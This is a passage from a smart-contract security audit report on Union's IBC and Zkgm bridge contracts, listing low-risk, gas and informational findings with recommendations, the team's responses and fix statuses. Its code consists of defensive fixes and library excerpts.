- Precision loss / corner cases: Some tokens (again, like stETH) have known 1–2 wei discrepancies during transfers, as noted in the Lido documentation. This can result in slight underpayments that, over time or at scale, can accumulate into significant deficits in protocol accounting.

The issue occurs because the protocol uses `SafeERC20.safeTransferFrom()` without checking the actual amount received after the transfer.

Recommendation: Implement a balance check before and after the transfer to ensure the exact amount is received:

```
uint256 balanceBefore = baseToken.balanceOf(address(this));

SafeERC20.safeTransferFrom(baseToken, msg.sender, address(this), order.baseAmount);

uint256 balanceAfter = baseToken.balanceOf(address(this));
require(balanceAfter - balanceBefore == order.baseAmount, "UNSUPPORTED_FEE_ERC20");
```

This solution prevents from accepting fee-on-transfer tokens, ensuring accurate accounting. For rebase handling: Consider implementing a mechanism for sweeping excess tokens (e.g., from positive rebases or airdrops) into a reserve or treasury. This prevents them from being orphaned and unrecoverable.

Union: Acknowledged. We will rely on the fact that well known tokens will be listed as "*trusted*" with other tokens as "untrusted". It will be up to the user to ensure that the bridged token behaves correctly.

Cantina Managed: Acknowledged.

3.4.2 Client registration can be front-ran

Severity: Low Risk

Context: IBCClient.sol#L27-L36

Description: In the client management fragment `IBCClient.sol` a unique `clientType: string` value is used to register and refer to a given client. The `clientType` is registered and tied to a specific client address via the permissionless `registerClient` method and is later used in `createClient` to actually assign a unique `clientId` to the client to be used in further methods.

Due to its permissionless nature anyone can front-run a call to the `registerClient` with their own call to assign a different `client` contract to the desired `clientType`. If the stored `client` address is not verified prior to subsequent calls to `createClient` and further configuration calls a user may inadvertently use and connect to a malicious client compromising any connections & channels created with it.

Even if the result of `registerClient` is verified a malicious actor may grief deployment by continuously frontrunning subsequent replacement transactions.

Recommendation: Make the `client` address part of the `MsgCreateClient` parameters and verify it against the stored `clientImpl` to ensure you're always verifying that the desired `client` was set.

Furthermore to mitigate griefing of `registerClient` you may:

- Add a commit & reveal scheme to ensure client registration cannot be frontrun based on just on-chain public transaction data.
- Remove the use of the `string clientType` altogether and rely on the already necessary & unique `client` address.
- Use an existing "secure" human-readable identifier such as ENS-domains.
- Ensure you're using a "private mempool" this will limit the set of actors that may frontrun your `registerClient` transaction to limited trusted actors of the MEV supply chain (RPC provider, builder, relay & validators). Note that even if you trust actors of the MEV supply-chain it is trustless to become a validator so you cannot know what behavior they'll exhibit.

Union: Fixed in commit bee69f8.

Cantina Managed: Fix verified.

3.5 Gas Optimization

3.5.1 Redundant check for `IBCPacketLib.COMMITMENT_MAGIC_ACK` in `markPacketAsAcknowledged`

Severity: Gas Optimization

Context: IBCPacket.sol#L452-L466

Description: Within the `markPacketAsAcknowledged` function, the code first checks if:

```
if (commitment == IBCPacketLib.COMMITMENT_MAGIC_ACK) {
    revert IBCErrors.ErrPacketAlreadyAcknowledged();
}
```

Immediately after, it checks:

```
if (commitment != IBCPacketLib.COMMITMENT_MAGIC) {
    revert IBCErrors.ErrPacketCommitmentNotFound();
}
```

If commitment is not `IBCPacketLib.COMMITMENT_MAGIC`, the function reverts with `ErrPacketCommitmentNotFound` anyway. That means a prior check for `commitment == IBCPacketLib.COMMITMENT_MAGIC_ACK` is effectively covered, since `IBCPacketLib.COMMITMENT_MAGIC_ACK != IBCPacketLib.COMMITMENT_MAGIC`.

Thus, the first `if (commitment == COMMITMENT_MAGIC_ACK)` revert is redundant as if commitment equals `COMMITMENT_MAGIC_ACK`, the second check commitment `!= COMMITMENT_MAGIC` already fails and reverts.

Recommendation: Consider removing the first check `if (commitment == IBCPacketLib.COMMITMENT_MAGIC_ACK)` unless you need a separate error path for an already-acknowledged packet.

Union: Acknowledged. We want to keep the separate error path for the already acknowledged packet. This allows us to easily diagnose why the relayer failed to submit a packet and also helps the relayer knowing it must discard it from it's queue.

Cantina Managed: Acknowledged.

3.5.2 Use constants and immutables where relevant

Severity: Gas Optimization

Context: ZkgmERC20.sol#L9-L10

Description: If a state variable cannot be changed by any logic in the smart contract, it's effectively. immutable, we can save gas by moving it from storage to a constant or immutable.

- On `ZkgmERC20`, the `admin` and `_decimals` state variables are never change.
- On `UCS03Zkgm`, the `ibcHandler` is only set in the `initialize` function and never modified afterwards.

Recommendation: Use `immutable` for `admin` and `_decimals`. For `Zkgm.sol:UCS03Zkgm`, since it's an upgradeable contract, you will have to change the `constructor` and `initialize`:

```
    IIBCModulePacket public immutable ibcHandler;
    // ...

    constructor(IIBCModulePacket _ibcHandler) {
        _disableInitializers();
        ibcHandler = _ibcHandler;
    }

    function initialize(address admin) public initializer {
        __Ownable_init(admin);
        // ...
    }
```

Union: Fixed in PR 4199.

Cantina Managed: Fix verified.

3.5.3 Redundant `abi.encodePacked`

Severity: Gas Optimization

Context: Zkgm.sol#L483, Zkgm.sol#L585

Description:

- `Zkgm.sol:L585`: The `order.baseToken` field of `FungibleAssetOrder` is already of type `bytes`, as `abi.encodePacked` provides the packed binary encoding of a given object for any value. For a value

`x: bytes` its `abi.encodePacked(x)` is simply equal to itself. However `solc` is not sophisticated enough to automatically optimize out this redundancy.

- `Zkgm.sol:L483`: Similarly using 2 `abi.encodePacked` to compute the binary concatenation of `msg.sender` and `salt` is redundant. Generally `abi.encodePacked` supports any number arguments of any type, therefore `abi.encodePacked(abi.encodePacked(msg.sender), salt) =` abi.encodePacked(msg.sender, salt)'.

Recommendation: Remove the redundant `abi.encodePacked`. Alternatively replace with `bytes.concat` as there's indication that the Solidity team intends to deprecate `abi.encodePacked` eventually.

Union: Fixed in PR 4199.

Cantina Managed: Fix verified.

3.5.4 `IBCPacket` struct layout can be reorder to save one slot

Severity: Gas Optimization

Context: Zkgm.sol#L447, Types.sol#L33-L39

Description: The `IBCPacket` struct currently uses 3 storage slots due to suboptimal field ordering. By reordering the fields, we can pack all value types into a single slot alongside the reference type, reducing the total storage slots from 3 to 2. Current layout (3 slots):

```
struct IBCPacket {
    uint32 sourceChannelId;      // Slot 1
    uint32 destinationChannelId; // Slot 1
    bytes data;                  // Slot 2 (reference type)
    uint64 timeoutHeight;        // Slot 3
    uint64 timeoutTimestamp;     // Slot 3
}
```

Recommendation: Reorder the struct fields to optimize storage packing:

```
struct IBCPacket {
    uint64 timeoutHeight;        // Slot 1
    uint64 timeoutTimestamp;     // Slot 1
    uint32 sourceChannelId;      // Slot 1
    uint32 destinationChannelId; // Slot 1
    bytes data;                  // Slot 2 (reference type)
}
```

Union: Acknowledged. Unfortunately, the contract is already deployed and everything indexing related is already computed against the current structure layout. In the IBC handler we only store the hash of the packet. This optimization would save gas for in flight packets in Zkgm but we aren't going to implement it for backward compatibility.

Cantina Managed: Acknowledged.

3.6 Informational

3.6.1 Lack of permit & off-chain signature flow for asset orders

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: In the `Zkgm` contract, whenever a new asset order is created the contract currently calls:

```
SafeERC20.safeTransferFrom(
    baseToken, msg.sender, address(this), order.baseAmount
);
```

This design enforces a typical allowance flow. If the user has no native gas tokens on this chain (e.g., bridging from an L2 or from a chain with different tokens), they cannot easily grant approvals. Furthermore, even if they do have gas for the approval, an extra on-chain transaction would be required to call `Zkgm.send`. Adding `permit` functionality (EIP-2612) would allow the user to sign an off-chain approval that the contract can consume in a single transaction without a prior approve.

Beyond just permit-based approvals, the user experience can be further improved by allowing a fully off-chain order signature mechanism, such that:

1. The user signs an order specifying all the different order parameters.
2. A relayer or some external actor submits the signed order and the signature, enabling the bridging contract to both set the allowance (via `permit`) and execute the order in one go.
3. The user never needs to broadcast a transaction or hold chain-native gas tokens, they only sign a typed data structure.

This approach significantly lowers friction for users bridging from a chain where they might not have native tokens to pay gas.

Recommendation:

1. Add `permit` functionality: Enhance or replace `safeTransferFrom` usage with `permit` (EIP-2612) calls. The bridging contract would accept a permit signature along with order parameters, setting the allowance on-the-fly and transferring tokens in one transaction.
2. Off-chain order signatures: Introduce a typed data or meta-transaction flow for the user's bridging order, letting them sign an order specifying "Send X tokens to this bridging contract. A relayer broadcasts that signature plus the user's permit, so the bridging executes without requiring any actual transaction from the user.

Such changes can drastically reduce UX friction by removing the need for the user to hold or spend gas tokens on the source chain just to manage ERC20 approvals or call `Zkgm.send`.

Union: Acknowledged. We plan on implementing this in the future.

Cantina Managed: Acknowledged.

3.6.2 Ordered channels are not supported

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The protocol documentation specifically states support for both ordered and unordered channels. However, the actual `IBCChannel` implementation only enforces unordered channel semantics. In ICS-4, channels can be either ordered or unordered, but if a channel is declared as ordered, the spec imposes additional requirements: packets must be received strictly in sequence and a single timeout should close the channel (preventing further packets).

By contrast, this codebase has no mechanism to ensure sequential packet processing or to close the channel if a single ordered packet times out. Thus, despite the docs' claim of "We only support Ordered and Unordered channels," only the unordered logic is really present. This mismatch may confuse integrators who expect the ICS-4 "ordered channel" features and attempt to rely on strict ordering.

Recommendation: Correct the documentation. As ordered channels are not implemented, remove references claiming support for them. Make it clear that only unordered channels are fully supported at this time.

Union: This documentation has been removed on main.

Cantina Managed: Fix verified.

3.6.3 Timeouts & acknowledgements for multiplex flow are only implemented for `multiplex.eureka == true` case

Severity: Informational

Context: Zkgm.sol#L1386

Description: In the current `Zkgm` implementation, the multiplex opcode's packet flow only implements acknowledgements and timeout handling if `multiplex.eureka` is set to `true`. Specifically, when the code receives or times out a packet in `executeMultiplex`, it conditions all logic for writing or relaying acknowledgements on `eureka == true`. If `multiplex.eureka` is false, the bridging logic provides no direct route to generate or relay an acknowledgment, nor to trigger a timeout.

Recommendation: Consider implementing standard ICS-4 acks & timeouts for multiplex packets, even when `eureka = false`, so that every in-flight packet has a canonical resolution path.

Union: Acknowledged. In both branches the acknowledgement is written (and we don't support async ack in such case). So the packet will either be acknowledged back (even in case of failure) or time out. This feature is a way for third party protocol to reuse Zkgm opened channels and do GMP on top it.

Cantina Managed: Acknowledged.

3.6.4 Lack of a double-step transfer ownership pattern

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The contracts `owner` has permissions to upgrade the contracts and pause/unpause the protocol. The standard OpenZeppelin's Ownable contract allows transferring the ownership of the contract in a single step:

```
/**
 * @dev Transfers ownership of the contract to a new account (`newOwner`).
 * Can only be called by the current owner.
 */
function transferOwnership(address newOwner) public virtual onlyOwner {
    if (newOwner == address(0)) {
        revert OwnableInvalidOwner(address(0));
    }
    _transferOwnership(newOwner);
}

/**
 * @dev Transfers ownership of the contract to a new account (`newOwner`).
 * Internal function without access restriction.
 */
function _transferOwnership(address newOwner) internal virtual {
    address oldOwner = _owner;
    _owner = newOwner;
    emit OwnershipTransferred(oldOwner, newOwner);
}
```


If the nominated EOA account is not a valid account, it is entirely possible that the owner may accidentally transfer ownership to an uncontrolled account, losing the access to all functions with the `onlyOwner` modifier.

Recommendation: It is recommended to implement a two-step transfer process in all the contracts in the codebase where the owner nominates an account and the nominated account needs to call an `acceptOwnership()` function for the transfer of the ownership to fully succeed. This ensures the nominated EOA account is a valid and active account. A good code example could be OpenZeppelin's Ownable2Step contract:

```
/**
 * @dev Starts the ownership transfer of the contract to a new account. Replaces the pending transfer if there
 ↪  is one.
 * Can only be called by the current owner.
 *
 * Setting `newOwner` to the zero address is allowed; this can be used to cancel an initiated ownership
 ↪  transfer.
 */
function transferOwnership(address newOwner) public virtual override onlyOwner {
    _pendingOwner = newOwner;
    emit OwnershipTransferStarted(owner(), newOwner);
}

/**
 * @dev Transfers ownership of the contract to a new account (`newOwner`) and deletes any pending owner.
 * Internal function without access restriction.
 */
function _transferOwnership(address newOwner) internal virtual override {
    delete _pendingOwner;
    super._transferOwnership(newOwner);
}

/**
 * @dev The new owner accepts the ownership transfer.
 */
function acceptOwnership() public virtual {
    address sender = _msgSender();
    if (pendingOwner() != sender) {
        revert OwnableUnauthorizedAccount(sender);
    }
    _transferOwnership(sender);
}
```

Union: Fixed in PR 4200.

Cantina Managed: Fix verified.

3.6.5 ZkSync address derivation incompatibility in `CREATE2`/`CREATE3` Operations

Severity: Informational

Context: Zkgm.sol#L906-L907

Description: `CREATE3.predictDeterministicAddress()` and `CREATE3.deployDeterministic()` have address derivation mismatches when deployed on ZKSync Era compared to other EVM chains. This is due to fundamental differences in how ZKSync Era handles contract address derivation:

ZKSync Era uses a distinct address derivation method for contract deployment compared to standard EVM chains. The protocol uses a specific prefix "zksyncCreate2" in its address derivation formula, which differs from Ethereum's standard derivation.

The current implementation assumes consistent address derivation across all EVM chains, but ZKSync Era's implementation will generate different addresses for the same bytecode and salt parameters. Reference: docs.zksync.io #address-derivation.

Recommendation: Implement chain-specific address derivation logic base on current chain id and consider using the ZKSync-specific libraries from Solady's ext/zksync directory for ZKSync Era deployments (`https://github.com/Vectorized/solady/tree/main/src/utils/ext/zksync`).

Alternatively, you may choose to defer deployments on ZKSync Era, as the team has recently announced plans for full EVM compatibility (`https://zksync.mirror.xyz/a_fFyNZJDa8Amuk9puDLVtKFbjQf8Ad1WuFWBx_tRVY`).

Union: Acknowledged. We are not planning on deploying to ZkSync anytime soon and will probably wait until full EVM compatibility is ready.

Cantina Managed: Acknowledged.

3.6.6 Remove unused/dead code

Severity: Informational

Context: Zkgm.sol#L354

Description:

- The function `makeFungibleAssetOrder` of lib `ZkgmLib` is not used and can be safely remove.
- The file `lib/Hex.sol` is imported but not in use, `import` and file `Hex.sol` can be safely remove.
- On `IBCPacket.sol` variable `int32 sourceChannelId = packets[0].sourceChannelId` is declared but not used.

Recommendation: Remove deprecated and dead code.

Union: Fixed in PR 4367.

Cantina Managed: Fix verified.

3.6.7 Missing initialization call for `UUPSUpgradeable` and `PausableUpgradeable`

Severity: Informational

Context: Zkgm.sol#L456-L462

Description: The `initialize` function on `UCS03Zkgm` does not invoke the initialization function of the `UUPSUpgradeable` and `PausableUpgradeable` contracts.

Recommendation: Ensure that the `initialize` function calls the initializer function of the `UUPSUpgradeable` and `PausableUpgradeable` contracts.

```
  function initialize(
      IIBCModulePacket _ibcHandler,
      address admin
  ) public initializer {
        __Ownable_init(admin);
+       __UUPSUpgradeable_init();
+       __Pausable_init();
        ibcHandler = _ibcHandler;
   }
```

Union: Fixed in PR 4190.

Cantina Managed: Fix verified.

3.6.8 Missing upgrade channels functionality

Severity: Informational

Context: Types.sol#L17-L23

Description: Current Union IBC implementation lacks support for the **channel upgrade protocol** as defined in the IBC specification "Upgrading Channels". This enables chains to renegotiate existing channel parameters (e.g. version, ordering, connection hops) without losing previously established state or requiring new channel creation. `IBCChannelState` only supports channel lifecycle up to `OPEN` and `CLOSED` states, with no implementation of the additional states (`FLUSHING`, `FLUSHCOMPLETE`) or handshake logic necessary for upgrades.

Recommendation: Implement the full channel upgrade protocol as specified in the IBC "Upgrading Channels" document:

Add the missing ChannelState variants and transition logic, implement the full upgrade handshake, including timeouts and cancellation paths. Track in-flight packets and block upgrade completion until all are flushed.

Union: Acknowledged. We are not planning on supporting this feature any time soon. We instead will rely on a cross-chain upgrade mechanism based on the Zkgm protocol directly (custom instruction to do so).

Cantina Managed: Acknowledged.

3.6.9 Avoid misleading names

Severity: Informational

Context: IBCClient.sol#L20-L23

Description: The term "IBC Client" is used in the referenced to refer to IBC Clients, however in the codebase the `IBCClient.sol` contract is **not** such a client despite its name but instead the client managing fragment.

Recommendation: Avoid using formally defined terms/names from the spec to describe & name system components that do are not the defined components.

Union: Fixed in PR 4235.

Cantina Managed: Fix verified.